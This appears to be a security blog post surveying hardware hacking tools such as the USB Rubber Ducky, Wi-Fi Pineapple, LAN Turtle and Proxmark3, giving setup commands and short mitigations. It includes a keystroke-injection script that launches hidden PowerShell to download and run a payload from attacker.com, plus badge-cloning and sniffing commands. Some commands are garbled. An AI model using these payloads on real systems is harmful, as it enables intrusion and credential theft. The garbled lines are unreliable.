
Listen to this Post

Introduction: Ethical hacking extends beyond software into the physical realm, where hardware tools enable penetration testers to conduct authorized security assessments, network analysis, and vulnerability exploitation. Understanding these devices is crucial for comprehensive cybersecurity defenses and offensive research in IT and AI-driven environments.
Learning Objectives:
- Identify key hardware tools used in ethical hacking for network penetration, wireless attacks, and physical security testing.
- Configure and deploy hardware devices with integrated software commands for Linux and Windows systems.
- Apply hardware-based techniques in real-world scenarios to strengthen organizational security posture.
You Should Know:
1. Raspberry Pi: The Pocket-Sized Pentesting Platform
Step-by-step guide explaining what this does and how to use it: The Raspberry Pi is a low-cost computer used for creating portable hacking tools, such as network scanners or brute-force devices. To set it up, install Kali Linux via the Raspberry Pi Imager tool. Once booted, use it to run reconnaissance commands. For example, to scan a network, open a terminal and run:
sudo apt update && sudo apt install nmap
nmap -sS 192.168.1.0/24
This performs a SYN scan on the local subnet. Configure it to auto-start scripts by editing crontab (crontab -e) for persistent attacks or monitoring.
2. USB Rubber Ducky: The Keystroke Injection Tool
Step-by-step guide explaining what this does and how to use it: The USB Rubber Ducky emulates a keyboard to inject pre-programmed keystrokes rapidly, often for credential theft or payload delivery. Write a script in Ducky Script, such as opening a backdoor. Example script:
GUI r
DELAY 500
STRING cmd.exe
ENTER
DELAY 1000
STRING powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')"
ENTER
Compile the script using the DuckEncoder, load it onto the Ducky, and plug it into a target Windows machine. Mitigate this by disabling USB ports or using endpoint detection.
3. HackRF One: Software-Defined Radio for Wireless Hacking
Step-by-step guide explaining what this does and how to use it: HackRF One allows intercepting and transmitting radio signals, useful for analyzing GSM, Bluetooth, or IoT devices. Install drivers on Linux:
sudo apt install gqrx-sdr hackrf gr-osmosdr
To capture GSM signals, use:
hackrf_transfer -r capture.raw -f 900M -s 2M
Analyze captures with Wireshark or GNU Radio. For defense, encrypt wireless communications and monitor spectrum anomalies.
4. LAN Turtle: Covert Network Implant
Step-by-step guide explaining what this does and how to use it: The LAN Turtle masquerades as a USB Ethernet adapter but provides backdoor access and man-in-the-middle capabilities. Configure it by connecting via USB, SSH into its IP (e.g., ssh [email protected]), and enable modules like netcat for persistence. Set up packet sniffing with:
apt install tcpdump
tcpdump -i eth0 -w capture.pcap
Use it to exfiltrate data or relay attacks. Defend by auditing network hardware and using NAC (Network Access Control).
5. Wi-Fi Pineapple: Rogue Access Point Creator
Step-by-step guide explaining what this does and how to use it: The Wi-Fi Pineapple deploys evil twin attacks to capture credentials or redirect traffic. After powering it on, connect to its web interface via Wi-Fi. Use the reconnaissance module to scan for targets, then clone a legitimate SSID. To automate, SSH into the device and run:
pineapple entered  Access CLI
site survey
Protect networks by enforcing WPA3, monitoring for rogue APs with tools like Kismet, and educating users.
6. Proxmark3: RFID/NFC Cloning and Analysis
Step-by-step guide explaining what this does and how to use it: The Proxmark3 reads, emulates, and cracks RFID/NFC tags for physical access testing. On Linux, install tools:
git clone https://github.com/Proxmark/proxmark3.git
cd proxmark3 && make clean && make
To clone a badge, place it near the device and run:
./proxmark3 /dev/ttyACM0
hf 14a read
hf 14a sim -t 1
Mitigate by using multi-factor authentication and auditing RFID systems.
7. Hardware Keyloggers: Keystroke Capture Devices
Step-by-step guide explaining what this does and how to use it: Hardware keyloggers are inline devices that record keystrokes on keyboards. Install by plugging between the keyboard and computer. Retrieve data via USB or wireless. For detection, use Windows Event Logs (eventvwr.msc) to monitor for unfamiliar devices, or on Linux, check USB history:
lsusb
dmesg | grep -i keyboard
Defend with encrypted keyboards and physical inspections.
What Undercode Say:
- Hardware tools provide physical access vectors that often bypass software defenses, making them critical for red team assessments.
- Integrating these devices with AI-driven analytics can automate attack detection and response in IT infrastructure.
- Analysis: The convergence of hardware and software hacking is reshaping cybersecurity training, emphasizing hands-on labs. Courses should include hardware modules, as seen in platforms like Offensive Security’s Pentesting with Hardware. Future tools may incorporate AI for adaptive attacks, requiring updated defense strategies.
Prediction:
The proliferation of IoT and 5G will expand hardware hacking surfaces, leading to more sophisticated physical cyber-attacks. Ethical hacking training will increasingly blend hardware and AI, with courses focusing on embedded system security. Organizations will invest in hardware-based detection systems, driving demand for specialists skilled in both physical and digital realms.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abdijamalgedi21 Basic – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


